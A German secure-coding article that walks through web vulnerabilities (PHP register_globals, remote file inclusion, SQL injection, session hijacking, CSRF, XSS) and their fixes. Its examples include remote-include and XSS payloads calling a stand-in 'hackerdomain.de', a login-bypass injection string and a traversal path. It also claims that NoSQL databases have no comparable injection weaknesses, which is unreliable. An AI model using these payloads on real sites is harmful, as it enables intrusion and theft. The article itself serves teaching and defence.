SICHERHEIT VON WEBANWENDUNGEN

JOHANNES HOPPE

Es ist ein enormer Aufwand eine kompromittierte Website nachträglich auf ihre Sicherheit zu prüfen. Die Kenntnis über bekannte Schwachstellen vermeidet hingegen Fehler bereits während der Entwicklung.

Als ich im Jahr 2002 eine Ausarbeitung zur Sicherheit von Webanwendungen verfasste, hatte ich die Hoffnung, dass zukünftige Frameworks die Hürden für ein unerwünschtes Eindringen stetig erhöhen würden. Ein Blick zurück auf 10 rasante Jahre im Internet zeigt allerdings: Mit neuen Technologien sind auch neue Möglichkeiten zum Eindringen entstanden und zusätzliche stehen viele altbekannte Scheunentore weiterhin offen. [1]

Eingrenzung

Eine umfassende Sicherheitsarchitektur sollte den Webserver, das Betriebssystem, und falls vorhanden den Application Server, das Application Gateway, die relevanten Firewalls und die demilitarisierte Zone (DMZ) betrachten. Die Bereitstellung und Wartung dieser Infrastruktur wird üblicherweise im Dialog von einer IT-Abteilung und einer Entwicklungsabteilung übernommen. Dieser Artikel beleuchtet die Bereiche, die bei einer solchen Arbeitsteilung im Hoheitsgebiet der Entwicklungsabteilung liegen.

Altbekannte PHP-Schwachstellen

Im Jahr 2002 war die Skriptsprache PHP in der Version 4 aktuell. Leider waren einige Konzepte sehr unsicher und mussten nachträglich per Konfigurationsdatei geändert werden. Da die meisten Skripte mit erhöhten Sicherheitseinstellungen nicht korrekt liefen, beließen viele Hoster es bei der niedrigsten Sicherheitsstufe – teilweise bis heute. Auch der so genannte "Safe Mode", welcher viele Funktionen auf das Dateisystem einschränkt, hatte sich aufgrund seiner Inkompatibilität mit existierender Software nie wirklich durchgesetzt.

PHP: Globale Variablen

Eine sehr unglückliche Designentscheidung der Sprache war das Feature der "automatisch globalen Variablen". (php.ini: *register_globals = on*). In der Standardeinstellung wurde für alle Werte, die über GET, POST oder Cookie übertragen wurden, automatisch eine Variable im globalen Gültigkeitsbereich erstellt. Das folgende naive Skript ist dazu gedacht, über die Adresse:

```
quelltext.php?pass=hallo
```

aufgerufen zu werden.

Listing : *Automatisch globalen Variable - Fehlerhaftes Skript*

```
if ($pass == "hallo") $auth = 1;
if ($auth == 1) echo "Dies ist ein geheimer Text!";
```

Der Programmierer geht davon aus, dass die Variable $auth solange leer bleibt, bis ein Wert gesetzt wird. Doch folgender Aufruf der Seite würde den Passwortschutz sinnlos machen:

```
passwort.php?pass=mir_egal&auth=1
```

Egal, welchen Wert die Variable $pass bekommt, $auth wird schon zum Start des Programms auf 1 stehen. Neben der Deaktivierung der alten Standardeinstellung würde auch eine vorherige Initialisierung der Variable die Lücke beheben.

Listing : *Automatisch globalen Variable - Korrigiertes Skript*

```
$auth = 0;
if ($pass == "hallo") $auth = 1;
if ($auth == 1) echo "Dies ist ein geheimer Text!";)
```

PHP: $_SERVER Variablen

Auf den ersten Blick scheint folgende Zeile aus dem Open-Source Shop-System osCommerce keinen großen sicherheitsrelevanten Schwachpunkt zu beinhalten. Ebenso wird die Variable *$redirect* ordnungsgemäß initialisiert.

Listing : *Auszug aus der Datei application_top.php von osCommerce v2.2 RC2 (gekürzt)*

```
if (!tep_session_is_registered('admin')) {

  $redirect = false;
  $current_page = basename($_SERVER['PHP_SELF']);
  if ($current_page != FILENAME_LOGIN) {
    $redirect = true;
  }

  if ($redirect == true) {
    tep_redirect(tep_href_link(FILENAME_LOGIN))
;
  }
}
```

Diese Zeilen werden mit jedem Seitenaufruf im Admin-Bereich ausgeführt. Zweck ist es, jeden nicht eingeloggten Benutzer zwangsweise zur Login-Seite weiter zu leiten und damit einen unberechtigten Zugriff zu verhindern. Jedoch war genau dieser Code im August 2011 die Grundlage für einen massenhaften Angriff auf Online-Shops, bei dem laut Heise-Security weltweit 4,5 Millionen und deutschlandweit 160.000 Seiten betroffen waren. [2] Die Prüfung konnte ausgehebelt werden, indem etwa die Adresse

```
http://shop.de/admin/file_manager.php
```

durch folgenden Aufruf manipuliert wurde:

```
http://shop.de/admin/file_manager.php/login.php
```

Möglich wird diese Irreführung aufgrund der Apache-Direktive "AcceptPathInfo", welche zusätzliche Pfadangaben akzeptiert und normalerweise ein simples URL-Rewriting ohne das Modul "mod_rewrite" ermöglicht. Das gezeigte Skript lässt sich recht einfach durch den Einsatz des von `$_SERVER['SCRIPT_NAME']` korrigieren. Aber statt einer eigenen Lösung empfiehlt es sich dringend, Funktionalitäten wie Authentifizierung und Autorisierung von einem Standardframework (etwa das Zend Framework oder CakePHP) realisieren zu lassen. Dort finden sich vergleichbare Fehler seltener. Alle Variablen aus $_SERVER sollten zudem als gefährlich eingestuft werden, da viele von ihnen zusätzlich für XSS anfällig sind! Mehr dazu später.

PHP: Funktionen, die das Dateisystem verwenden

In PHP gehört es zum Design der Sprache, Dateien zur Laufzeit nachzuladen und anschließend als Code zu interpretieren. Dies geschieht etwas mit den Befehlen "include" und "require":

Listing : *Unsicheres Include*

```
$datei = $_REQUEST['file'];
include $datei;
```

Diese Zeilen beherbergen ein enormes Risiko. Egal wie einladend einfach es ist: Verwenden Sie niemals den Wert für einen include-Befehl aus einer externen Quelle, etwa durch den Aufruf von

```
unsicher.php?file=test.php
```

Es ist offensichtlich, dass der Aufruf von

```
unsicher.php?file=../../admin/config.php
```

nicht in unserem Sinne sein wird. Die hier gezeigte Manipulation der Pfadangabe nennt man auch Directory Traversal. Bedenkenswert ist zusätzlich die Tatsache, dass der include-Befehl zum einen Schwierigkeiten mit dem Nullbyte ("\0") hat und zum anderen sorglos entfernte Dateien akzeptiert. Folgender Aufruf wird in der Standardkonfiguration problemlos funktionieren:

```
unsicher.php?file=http://hackerdomain.de/evil.php
```

Ein erster Ansatz könnte sein, den Wert für die Variable zu validieren.

Listing : *Eine primitive Validierung*

```
if(preg_match('°\.\.|\x00|\.php|http://|ftp://°i', $datei)) {
   die('<h1>Nicht erlaubt!</h1>');
}
```

Dass trotz aller Vorsicht eine Validierung immer wieder fehlschlagen kann und wird, zeigte sich im November 2011 als Heise Security über massenhaft infizierte WordPress-Blogs berichtete. [3] Konkret ging es um ein handliches Skript, welches Vorschaubilder erstellt und Bestandteil von vielen WordPress-Themes war. Der Autor hatte eine Validierung bedacht und nur Domains von einer Whitelist erlaubt. (z.B. "flickr.com")

```
timthumb.php?src=http://farm3.static.flickr.com/2340/208950
4883_863fb11b0a_z.jpg
```

Unglücklicherweise war es ebenso möglich, folgenden Aufruf durchzuführen:

```
timthumb.php?src=http://flickr.com.hackerdomain.de/evil.php
```

Das Skript lud daraufhin die PHP-Datei in ein öffentlich erreichbares Cache-Verzeichnis. Von dort aus konnte die Datei von jedermann ausgeführt werden.

All input is evil

Das Verhalten jeder Software ergibt sich aus dem zur Verfügung gestellten Input. Der Input bestimmt ultimativ wie das Programm arbeitet und ob es dabei gewollte oder schadhafte Operationen vollzieht. "All input is evil until proven otherwise", dieser bekannte Spruch aus "Writing Secure Code" [4] bringt es auf den Punkt. Solange nicht bewiesen ist, dass die eintreffenden Benutzereingaben ungefährlich sind, sollten sie als gefährlich eingestuft werden. Die vorgestellte primitive Validierung ist ein solcher Beweis. Sie steht beispielhaft für das Konzept des Blacklistings:

"Alles erlauben, was nicht ausdrücklich verboten ist". Doch dieser Ansatz kann dazu führen, dass man sich in einer Anhäufung von einschränkenden Regeln verliert. Im Gegensatz dazu existiert das gegensätzliche Konzept des Whitelistings:

"Alles verbieten, was nicht ausdrücklich erlaubt ist".

Viele Security-Untiefen lassen sich durch diesen Paradigmenwechsel elegant umschiffen. Für das Beispielskript kann dies eine Liste mit erlaubten Dateinamen sein:

***Listing :** Sicheres Include*

```
$erlaubte_seiten = array("home", "blog", "links", "news");
$id = $_REQUEST['id'];

if(isset($erlaubte_seiten[$id])) {
  $datei = $erlaubte_seiten[$id].'.php';
} else {
  $datei= "home.php";
}
include $datei;
```

SQL Injections

Unabhängig von der verwendeten Skript- bzw. Programmiersprache sind so genannte SQL-Injections, welche eine erhebliche Bedrohung für die Sicherheit von Webanwendungen sind. Wann immer Benutzereingaben für eine Datenbankabfrage weiterverwendet werden, muss unbedingt auf die Existenz von Metazeichen wie Anführungszeichen, Apostroph, Semikolon oder Backslash geprüft werden bzw. müssen diese maskiert werden. Wie leicht sonst ein schwerwiegender Fehler entsteht, zeigt ein Beispiel.

Gegeben sei eine Tabelle, welche Benutzernamen und Passwort für einen Login-Prozess beinhaltet. Um ein perfektes Anti-Beispiel vorzustellen, sind selbstverständlich alle Passwörter im Klartext gespeichert!

ID	Benutzer	Passwort
1	admin	geheim
2	gast	gast22

Mit folgender Zeile PHP-Code könnte man ein passendes SQL-Statement zusammensetzen, welches die Variablen $user und $pass verwendet.

***Listing :** Konkatenation von Strings*

```
$query = sprintf("SELECT COUNT(ID) FROM logins
   WHERE Benutzer='admin' AND Passwort='geheim'
```

Wenn sich der Admin mit dem Passwort "geheim" einloggt, wird folgender String zur Datenbank gesendet:

***Listing :** SQL-Statement*

```
SELECT COUNT(ID) FROM logins
   WHERE Benutzer= "admin" AND Passwort="geheim"
```

Das Query lautet übersetzt: Zähle die Ergebnisse, bei denen der Benutzer gleich "admin" und wo das Passwort gleich "geheim" ist. Ist das Ergebnis größer Null, so ist der Nutzer berechtigt. Für das Eindringen in die geheime Seite würde ein Angreifer indes nicht nur alphanumerische Zeichen für Benutzer und Passwort verwenden, sondern z.B

'OR '1'='1

eingeben. Die Anfrage für die Datenbank lautet dadurch:

***Listing :** SQL-Statement mit Injection*

```
SELECT COUNT(ID) FROM logins
WHERE Benutzer='' OR '1'='1' AND Passwort='' OR '1'='1'
```

Das Query lautet nun übersetzt: Zähle die Ergebnisse, bei denen der Benutzer leer ODER wo 1 gleich 1 ist (was immer wahr ist) und wo das Passwort leer ODER wo 1 gleich 1 ist (was immer wahr ist). Dieses manipulierte Statement wird immer eine Zahl größer als Null ausgeben, wodurch der Passwortschutz ausgehebelt ist. Mit geschickten Statements und ein paar Versuchen kann man durch SQL-Injections unter anderem den Inhalt der Datenbank ausspähen, Daten manipulieren, je nach Datenbank Systembefehle ausführen oder bei nicht vorhandenem Skrupel ein paar DROP-Statements ausführen.

Als Gegenmaßnahmen empfiehlt es sich einerseits Benutzereingaben intensiv zu validieren und andererseits die gefährlichen Metazeichen zu maskieren. Hierzu bieten alle Datenbankschnittstellen in allen Programmiersprachen entsprechende Methoden an. In PHP kann man hierfür die Methode *mysql_real_escape_string* verwenden.

***Listing :** Maskierung von Metazeichen*

```
$query = sprintf(
  "SELECT COUNT(ID) FROM logins WHERE Benutzer='%s'
                     AND Passwort='%s'",
  mysql_real_escape_string($user),
  mysql_real_escape_string($password)
);
```

Ein Problem wird es aber immer sein, bei einer größeren Code-Basis und gar einer "historisch wachsenden" Applikation mit mehreren Generationen an Entwicklern die Einhaltung dieser Maßnahme zu garantieren. Elegant umgeht man dieses Dilemma, wenn man seine Statements nicht "per Hand zusammenschustert", sondern parametrisierte SQL-Abfragen oder gleich einen Objektrelationalen Mapper (ORM) verwendet. In den meisten Fällen wird dies zudem die Qualität und Lesbarkeit des Codes steigern. Ganz befreit von SQL-Injections ist man hingegen, wenn man eine der vielen NoSQL-Datenbanken wie z.B. MongoDB, CouchDB, RavenDB oder Redis verwendet. Diese sind aus naheliegenden Gründen immun gegenüber SQL-Injections und kennen keine vergleichbaren Schwachstellen.

Parametrisierte SQL-Abfragen

Gegen dynamisch zusammengestellte SQL-Statements sprechen viele Gründe. Sie sind anfällig für SQL-Injections, binäre Daten sind schwierig einzufügen und die Übersichtlichkeit lässt zu wünschen

übrig. Definiert man hingegen Platzhalter im SQL-Statement und verwendet parametrisierte Abfragen, so ist man gegen SQL-Injections gewappnet. Sofern Datenbank und Datenbankschnittstelle so genannte Prepared Statements unterstützen, wird diese Art der Abfrage auch eine höhere Performance erzielen.

Listing : *Parametrisierte SQL-Abfrage in PHP (mit MySQL Improved Extension)*

```
$stmt->prepare("SELECT COUNT(ID)
   FROM logins WHERE Benutzer=? AND Passwort=?");

$stmt->bind_param("s", $user);
$stmt->bind_param("s", $password);

$stmt->execute();

$stmt->bind_result($result);
$stmt->fetch();
```

Listing : *Parametrisierte SQL-Abfrage in Java (mit Hibernate)*

```
List result = session.createQuery("SELECT COUNT(ID)
   FROM logins WHERE Benutzer=:user AND Passwort=:password")
.setParameter("user", user)
.setParameter("password", password)
.list();
```

Listing : *Parametrisierte SQL-Abfrage in C#/.NET (mit ADO.NET)*

```
SqlCommand cmd = new SqlCommand("SELECT COUNT(ID) FROM logins
                      WHERE Benutzer=@user AND Passwort=@
                      password",  connection);
cmd.Parameters.AddWithValue("@user", user);
cmd.Parameters.AddWithValue("@password", password);
SqlDataReader reader = cmd.ExecuteReader();
```

Session Hijacking

Als das World Wide Web erdacht wurde, hatte man den Austausch von HTML-Dokumenten und anderen Inhalten zwischen Client und Server im Sinn. Hierfür eignet sich das zustandslose bzw. sitzungsfreie Design vom Hypertext Transfer Protocol (HTTP) sehr gut. Bei jeder Anfrage zum Server sieht HTTP es vor, dass der Server den Client nicht wieder erkennt. Dass man heutzutage ganze Desktop-Anwendungen ins Web bringt, war so nicht gedacht. Es ist für moderne Websites sehr kontraproduktiv, den aktuellen Benutzer auf einer Website bei jedem Seitenaufruf wieder "zu vergessen". Woher soll man z.B. wissen, welche Rechte der Nutzer hat oder welche Daten er bereits gesehen hat. Seit es interaktive Websites gibt, versucht man daher den Benutzer seitenübergreifend zu identifizieren um eine fortwährende Sitzung (Session) zu gewährleisten. Dies geschieht im Prinzip immer gleich:

Der Server generiert eine eindeutige Nummer oder Zeichenkombination, die von einer außenstehenden Person nicht zu erraten ist. Diesen Identifikator (im Folgenden kurz ID genannt) muss der Client bei jeder Anfrage vorzeigen, so dass er immer wieder eindeutig identifiziert werden kann. Dadurch dass der Client nun stets eindeutig identifizierbar ist, kann der Server weitere Daten zur entsprechenden ID vermerken. Eine fortwährende Sitzung ist ermöglicht. Den Knackpunkt stellt die Übermittlung der ID dar. Sobald ein Angreifer diese ID erfährt, kann er sich als der ursprüngliche Nutzer ausgeben und somit dessen Sitzung mitsamt seinen Benutzerrechten übernehmen. Dies gilt es zu verhindern.

Im Jahr 2002 hat man häufig eine sehr simple aber auch fragile Lösung gewählt. Bei jeder Anfrage zum Server wurde die Session-ID mit an die Anfrage als Parameter hinzugefügt. So verlinkte man nicht auf

```
beispiel.php
```

sondern auf

```
beispiel.php?
PHPSESSID=9b2cb2c81edc54a1f46a02b82597aca4
```

Es war ein Kinderspiel solche Session-IDs zu erbeuten. Von jeder Seitenanfrage zur nächsten übermittelt der Browser den so genannten Referrer (die zuletzt besuchte Seite). Sobald ein Link von der angegriffenen Seite zu einer dem Angreifer gehörenden Website geklickt wurde, musste ein Angreifer nur noch seine Logdateien auswerten. Diese Technik kennt viele Abwandlungen. So funktioniert ein Referrer auch bei Bildern, die von einem entfernen Server geladen werden. Vor allem Foren, wo man häufig Bilder austauscht, waren in der Vergangenheit oft vom Session Hijacking betroffen. Es reichte aus, dass der Admin ein Bild betrachtete.

Zum Glück findet man diese Art der Übertragung der ID heute immer seltener. Hier hat sich die Sicherheitslage bedeutend gebessert. Als einfacherer und zugleich sichererer Weg hat sich die Übertragung der ID per Cookie-Header herausgestellt. Guter Rat ist daher hier einfach: **Transportieren Sie niemals die Session-ID per GET oder POST!** Cookies werden heutzutage nicht mehr argwöhnisch vom Anwender begutachtet. Jeder normale Nutzer wird Cookies einfach per Browser-Voreinstellung akzeptieren. Achten Sie übrigens auch darauf, dass die ID ausschließlich vom Server generiert wird! Eine in diesem Artikel oft gescholtene Skriptsprache lässt sich auch hier leider leicht austricksen. (Stichwort: Session Fixation)

Cross-Site Request Forgery (CSRF)

Sehr verwandt mit dem Session Hijacking ist der CSRF-Angriff. Hier versucht ein Angreifer jedoch nicht die Session direkt zu übernehmen, sondern den Browser eines Nutzers mit höheren Privilegien für die eigenen Zwecke zu "missbrauchen". Dies wird dadurch möglich, dass die Sitzung durch einen Cookie bestimmt wird. Dieser Cookie hat eine Lebenszeit, die oft so definiert ist, dass der Cookie auch nach dem Schließen des Browserfensters weiter existiert. Man stelle sich vor, dass ein Administrator einer Seite noch per Cookie eingeloggt ist bzw. in einem anderen Tab die entsprechende Seite gerade offen hat. Der Administrator bekommt einen Link zugesendet, womöglich per Twitter – wobei der Link per URL-Shortener gekürzt wurde. Der Administrator klickt den Link an und sieht eine unscheinbare Seite. Hier existiert allerdings ein verstecktes Bild, welches auf *http://adminseite.de/admin/deleteUser?id=1* verlinkt. Da der Administrator immer noch per Cookie eingeloggt ist, wird das Ergebnis dieses Seitenbesuchs sehr destruktiv sein. Womöglich existiert auch ein Formular zum Bearbeiten von Inhalten. In diesem Fall würde ein vorbereitetes JavaScript einen Formularversand zur Administrationsseite initialisieren. Auch dies ist technisch leicht realisierbar. Zu allem Überfluss sind vor allem

Blogs und Foren durch fremde Benutzerinhalte sehr gefährdet, so dass für einen erfolgreichen CSRF-Angriff in diesen Fällen nicht einmal immer eine fremde Seite notwendig ist.

Dies ist eine Liste von Maßnahmen, die in sinnvoller Kombination ein CSRF verhindern können:

- Den Referrer prüfen
- Die URL für GET-Anfragen nicht vorhersagbar machen (hierfür kann eine zweite Session-ID verwendet werden)
- An kritischen Stellen um eine Bestätigung fragen und idealerweise das Passwort erneut abfragen (so machen es z.B. Amazon und PayPal)
- Einmalige IDs in Formulardaten verwenden (z.B. aus ASP.NET MVC das "AntiForgeryToken")

Sichere Cookies

Neben der eigentlichen Nutzlast sieht es HTTP vor, weitere Informationen über Headerfelder zu versenden. Auch Cookies wurden als ein solches zusätzliches Headerfeld standardisiert. Sie wurden geschaffen, um den Limitation des zustandslosen HTTP zu begegnen. Sowohl Server als auch Client sind aktiv bei dem Austausch von Informationen über Cookies involviert:

Listing : *Server fordert zum Speichern von zwei Cookies auf*

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: Lieblingsfarbe=blau
Set-Cookie: PHPSESSID=9b2cb2c81edc54a1f46a02b82597aca4
```

Der Browser sollte daraufhin bei jeder weiteren Anfrage die Cookies wieder vorzeigen.

Listing : *Client zeigt Cookies wieder vor*

```
GET /beispiel.php HTTP/1.1
Host: www.example.com
Cookie: Lieblingsfarbe=blau;
    PHPSESSID=9b2cb2c81edc54a1f46a02b82597aca4
```

Wie man sehen kann, sind Cookies lediglich einfache Key/Value-Paare, die beliebige Strings enthalten können. Eines dieser Paare kann die Session-ID beinhalten, man ist jedoch nicht darauf beschränkt. Ein Problem besteht darin, dass die Kontrolle über die zurückgesendeten Daten allein in der Verantwortung des Browsers liegt. So kann man mit der JavaScript-Eigenschaft *document.cookie* stets den Inhalt der Cookies auslesen oder manipulieren. Diese Manipulation kann ein wichtiges Bindeglied in einer Reihe von Aktionen sein, die in ihrer Kombination einen erfolgreichen Hack ausmachen. Mit dem Beispiel aus dem vorherigen Listing macht man es einem potentiellen Angreifer zu einfach. Daher sollte man sich das Format zum Setzen von Cookies genauer anschauen:

Listing : *Syntax von Set-Cookie*

```
Set-Cookie: <name>=<value>[; <Max-Age>=<age>]
    [; expires=<date>][; domain=<domain_name>]
    [; path=<some_path>][; secure][; HttpOnly]
```

Verschiedene Maßnahmen können hierdurch umgesetzt werden, um die Handlungsfähigkeiten eines Angreifers einzuschränken. Dies funktioniert mit allen gängigen Web-Frameworks. Das Prinzip ist hierbei stets gleich.

- **Zum Wert:** Speichern Sie keine sensiblen Daten im Cookie, dies gilt besonders für Passwörter. Speichern Sie keine Berechtigungen im Cookie (z.B. "isAdmin", oder "accessAllowed"). Verschlüsseln Sie den Inhalt von Cookies, sofern dieser nur serverseitig ausgewertet wird.
- **Zu Max-Age / Expires:** Limitieren Sie die Lebenszeit der Cookies auf eine möglichst kurze Zeitspanne und setzen Sie während einer Sitzung den Wert lieber mehrfach neu.
- **Zur Domain:** Teilen Sie Cookies nicht mit Subdomains. Verwenden Sie "www.example.com" statt ".example.com", da sonst der Cookie für alle Subdomains gilt.
- **Zum Pfad:** Limitieren Sie den Zugriff auf die notwendige Anwendung in einem Unterverzeichnis (z.B. "/forum").
- **Zu Secure:** Verwenden Sie nach Möglichkeit diese Option, so dass Cookies ausschließlich abhörsicher über SSL versendet werden können.
- **Zu HttpOnly:** Verwenden Sie dieses Option, um den Zugriff über JavaScript eingeschränkt – aber verlassen Sie sich nicht auf eine Unterstützung durch den Browser!

Cross-Site Scripting (XSS)

Die meisten Sicherheitslücken auf Webseiten basieren auf dem Prinzip des Cross-Site Scripting. Eigentlich müsste die Methode mit "CSS" abgekürzt werden, gäbe es nicht eine Doppeldeutigkeit mit dem Akronym für Cascading Style Sheets. Es wird hierbei versucht, den Browser eines Anwenders dazu zu bringen, ein schadhaftes JavaScript auszuführen. Sobald ein Angreifer seinen JavaScript-Code platziert hat, kann er durch dessen Hilfe beliebige Aktionen durchführen – unter anderem den Inhalt des Cookie mit der Session-ID stehlen oder bedrohliche Aktionen auf der Webseite durchführen. Es wird zwischen drei Arten unterschieden: reflektiertes, persistentes und DOM-basiertes XSS. [5]

Reflektiertes XXS geschieht immer da, wo Werte aus den vorherigen Operationen erneut angezeigt werden. Dies ist häufig bei Fehlermeldungen der Fall. Ein Beispiel ist ein fiktiver Registrierungsprozess, welcher folgende Nachricht anzeigt.

Der Benutzername Peter ist bereits vergeben!

Unangenehm wird es, wenn man sich nicht mit dem Namen *Peter* sondern mit dem Namen

```
<script src=hackerdomain.de/script.js></script>
```

anmeldet. Hat man als Entwickler keine Vorkehrungen getroffen, so wird der Browser ein gefährliches Quelltextfragment vom Server erhalten:

Listing : *Quelltextfragment mit XSS*

```
Der Benutzername
'<script src=http://hackerdomain.de/script.js></script>'
ist bereits vergeben!
```

Der Browser wird ohne Beschwerden das Script von der fremden Seite laden und ausführen. Natürlich ist es recht fruchtlos, als Angreifer sich selbst mit eigenem JavaScript-Code zu

kompromittieren. Ähnlich wie beim CSRF muss man daher als Angreifer versuchen, das Opfer durch Tricks dazu zu bringen, vorab eine präparierte Seite aufzurufen oder eine andere Handlung zu vollziehen. Im Einstieg dieses Artikels wurde kurz "PHP_SELF" angesprochen. Häufig sieht man leider Formulare, die wie folgt aufgebaut sind.

***Listing :** Unsicheres Formular*

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
                     method="post">
    <!-- Inhalt -->
</form>
```

Es wurde bereits erläutert, dass PHP_SELF nicht zwingend den aktuellen Dateinamen enthalten muss. Stellen Sie sich vor, man würde arglos folgenden Link anklicken:

```
http://opferdomain.de/formular.php/%22%3E%3C/
   form%3E%3Cscript%3Ealert(%27gehackt!%27)%3C/script%3E
```

bzw. leichter lesbarer ohne URL-Encoding:

```
http://opferdomain.de/formular.php/
   "></form><script>alert('gehackt!')</script>
```

Der Browser würde in diesem Fall vom Server folgendes HTML--Fragment zugesendet bekommen:

***Listing :** Formular mit XXS*

```
<form action=""></form><script>alert('gehackt!')</script>"
                     method="post">
    <!-- Inhalt -->
</form>
```

Durch das doppelte Anführungszeichen """ ist der Code aus dem eigentlichen HTML-Element ausgebrochen, hat das offene Form mit "</form>" geschlossen und anschließend ein JavaScript-Tag definiert. Erneut wird der Browser den fremden Code ausführen.

Bei persistentem XSS verhält es sich ähnlich. Das Wort "Persistenz" beschreibt die Tatsache, dass Daten mit gefährlichen Zeichenfolgen fortdauernd auf dem Server gespeichert werden. Dies ist z.B. der Fall, wenn man den Benutzernamen aus dem Anfangsbeispiel tatsächlich abspeichern kann. Als Anwender der anfälligen Website ist man bereits dann von der Sicherheitslücke betroffen, wenn man eine Seite mit der Auflistung aller Benutzernamen betrachtet. Häufig haben persistente XSS-Angriffe eine hohe Durchschlagskraft, da sie keine Zwischenseiten oder aktive Handlungen eines einzelnen Benutzers benötigen und stattdessen im Browser von vielen Nutzern innerhalb kurzer Zeit ausgeführt werden.

All data is evil

Es wurde bereits angesprochen, dass man keinem Input trauen sollte. Der Input ist solange böse bis das Gegenteil bewiesen wurde. Zu dieser Menge an Input gehören unter anderem Benutzereingaben oder Daten von Webservice-Schnittstellen. Das sind klar erkennbar Daten, welche die Grenze zwischen vertrauenswürdigen und ungesicherten Umgebungen überschreiten.

Um dem Problem von Cross-Site Scripting zu begegnen, darf man beim Erzeugen von HTML-Output zusätzlich keinen eigentlich vertrauenswürdigen Quellen wie der eigenen Datenbank vertrauen. Es ist zu kurz gegriffen, sich auf eine Validierung von eingehenden Daten zu verlassen und dann von einem sauberen Datenstand auszugehen. Bei jedem erzeugten HTML-Fragment sollte man vorab beratschlagen, welche Zeichen unverändert benötigt werden, welche gefiltert und welche maskiert werden sollten. Hierfür gibt es in allen Web-Frameworks vorbereitete Methoden. In PHP kann man hierfür die Methode *htmlspecialchars* verwenden, um die Sonderzeichen "&", """ (doppeltes Anführungszeichen) sowie "<" und ">" (kleiner als, größer als) zu maskieren. In ASP.NET MVC verwendet man etwa statt

***Listing :** Unsicheres ASP.NET MVC*

```
Der Benutzername '<%= Model.Benutzername %>'
   ist bereits vergeben!
```

folgende ungefährliche Syntax:

***Listing :** Sicherers ASP.NET MVC*

```
Der Benutzername '<%= Server.HtmlEncode
  (Model.Benutzername) %>' ist bereits vergeben!
```

Seit ASP.NET MVC Version 3 existiert auch ein komfortabler Shortcut für die sichere Ausgabe von Daten.

***Listing :** Sicheres ASP.NET MVC 3*

```
Der Benutzername '<%: Model.Benutzername %>'
ist bereits vergeben!
```

In beiden Fällen wird das Gleiche entschärfte HTML-Fragment zum Browser gesendet.

***Listing :** Quelltextfragment mit entschärftem XSS-Versuch*

```
Der Benutzername '&lt;script src=hackerdomain.de/
   script.js&gt;&lt;/script&gt;' ist bereits vergeben!
```

DOM-basiertes XSS

Die beiden vorherigen Varianten von Cross-Site Scripting benötigten noch eine Mitwirkung von Server. Dies ist bei dem **DOM-basierten XSS** nicht mehr der Fall. DOM steht für "Document Object Model" und ist die Schnittstelle, über die man mit JavaScript das aktuelle HTML-Dokument verändern kann. Der Name dieser Variante beschreibt die Tatsache, dass bei dieser Manipulation einiges schief gehen kann.

Je mehr "Web 2.0" in einer Seite steckt, desto mehr Logik wird auch per JavaScript im Browser ausgeführt. Da Webseiten immer mehr Interaktivität bieten, wird auch die Bedeutung dieser Angriffsart zunehmen. Typische Angriffsvektoren basieren unter anderem auf folgenden Einstiegspunkten: [6]

- Methoden von document, wie document.write(), document.writeln(), document.attachevent()…

- element.innerHTML
- eval()
- setInterval() und setTimeout()
- onMouseOver, onMouseOut, onMouseDown, onError…

Jede dieser aufgelisteten Methoden und Attribute sollten Sie nie direkt verwenden! Die Methoden können leicht missbrauch werden, um fremden JavaScript Code auszuführen. Als Beispiel sei die Methode *document.write* genannt, welche in vielen älteren Anleitungen immer wieder zu finden ist. So wird folgende HTML-Seite den Text "Hallo Hakin9!" ausgeben:

***Listing :** Unsicheres Einfügen von Test mit document.write*

```
<!DOCTYPE html>
<script>var name = "Hakin9";</script>
Hallo <script>document.write(name);</script>!
```

Solange die Variable nur den String "Hakin9" beinhaltet, ist alles in Ordnung. Schafft es aber ein Angreifer, den Inhalt des Strings auf

```
<script src=hackerdomain.de/script.js></script>
```

zu ändern, so ist erneut die Sicherheit der Website gefährdet. Wie beim reflektierten XSS wird auch hier das fremde Skript geladen und ausgeführt. Es bietet sich dringend an, ein JavaScript-Framework wie jQuery zu verwenden. Dies erhöht nicht nur die Sicherheit, sondern erlaubt auch eine saubere Trennung von Logik und Anzeige.

***Listing :** Sicheres Einfügen von Text mit jQuery*

```
<!DOCTYPE html>
<script src="http://code.jquery.com/jquery.js"></script>
<script>
$(function() {
    var name = "Hakin9";
  $('#name').text(name);
  });
</script>
Hallo <span id="name">!
```

Stellen wir uns vor, dass eine Website Daten im JSON-Format empfängt und diese anschließend weiter verwendet. Ein Datensatz könnte z.B. wie folgt aussehen:

***Listing :** Daten im JSON-Format*

```
{
  "id": 1,
  "user": "Hakin9"
}
```

Das JavaScript aus dem nachfolgenden Listing verwendet nur Browser-Boardmittel um den Inhalt per Dialogboxen anzuzeigen. Um den im JSON-Format codierten String in ein JavaScript-Objekt umzuwandeln, wendet es den unsicheren Befehl *eval()* an.

***Listing :** Unsichere Verwendung von eval() zum Parsen von Daten im JSON-Format*

```
<script>
var xmlHttp = xmlHttp = new XMLHttpRequest();
xmlHttp.open('GET', '/data', true);
xmlHttp.onreadystatechange = function () {
  if (this.readyState == 4) {
    var data = eval("(" + this.responseText + ")");
    alert (data.user);
  }
};
xmlHttp.send(null);
  </script>
```

Es wird dabei folgende Code ausgeführt:

```
eval("({"id": 1, "user": "Hakin9" })")
```

Die zusätzlichen runden Klammen bestimmen eine Expression um das entstandene Objekt. Diese Schreibweise ist äquivalent zu:

```
eval("return { "id": 1, "user": "Hakin9" })")
```

Der Rückgabewert kann nun der Variable data zugewiesen werden. Die Runden Klammern sind kein großes Hindernis, wenn man die Daten bewusst verändert.

***Listing:** Kompromittierte Daten*

```
function() { alert("gehackt!"); })(
```

Eval erhält nun den String:

```
eval("(function() { alert("gehackt!"); })()")
```

und führt ihn aus. Der Befehl wiederum beschreibt das Pattern einer sich selbst ausführende Funktion (Self-invoking Function). Wie zu erwarten wird die Nachricht "gehackt!" im Browser erscheinen. Viel sicherer und eleganter ist erneut der Einsatz von jQuery:

***Listing :** Sichere Verwendung von jQuery zum Laden und Parsen von Daten im JSON-Format*

```
<script>
$(function() {
  $.getJSON("/data").done(function(data) {
    alert(data.user);
  });
});
</script>
```

Exceptions

Ausnahmebehandlungen (Exceptions) sind ein Evergreen in Sachen Informationspreisgabe (Information Disclosure) und häufig der Ausgangspunkt von weiterführenden sicherheitsrelevanten Infiltrationen. Daher: **Geben Sie niemals den Inhalt**

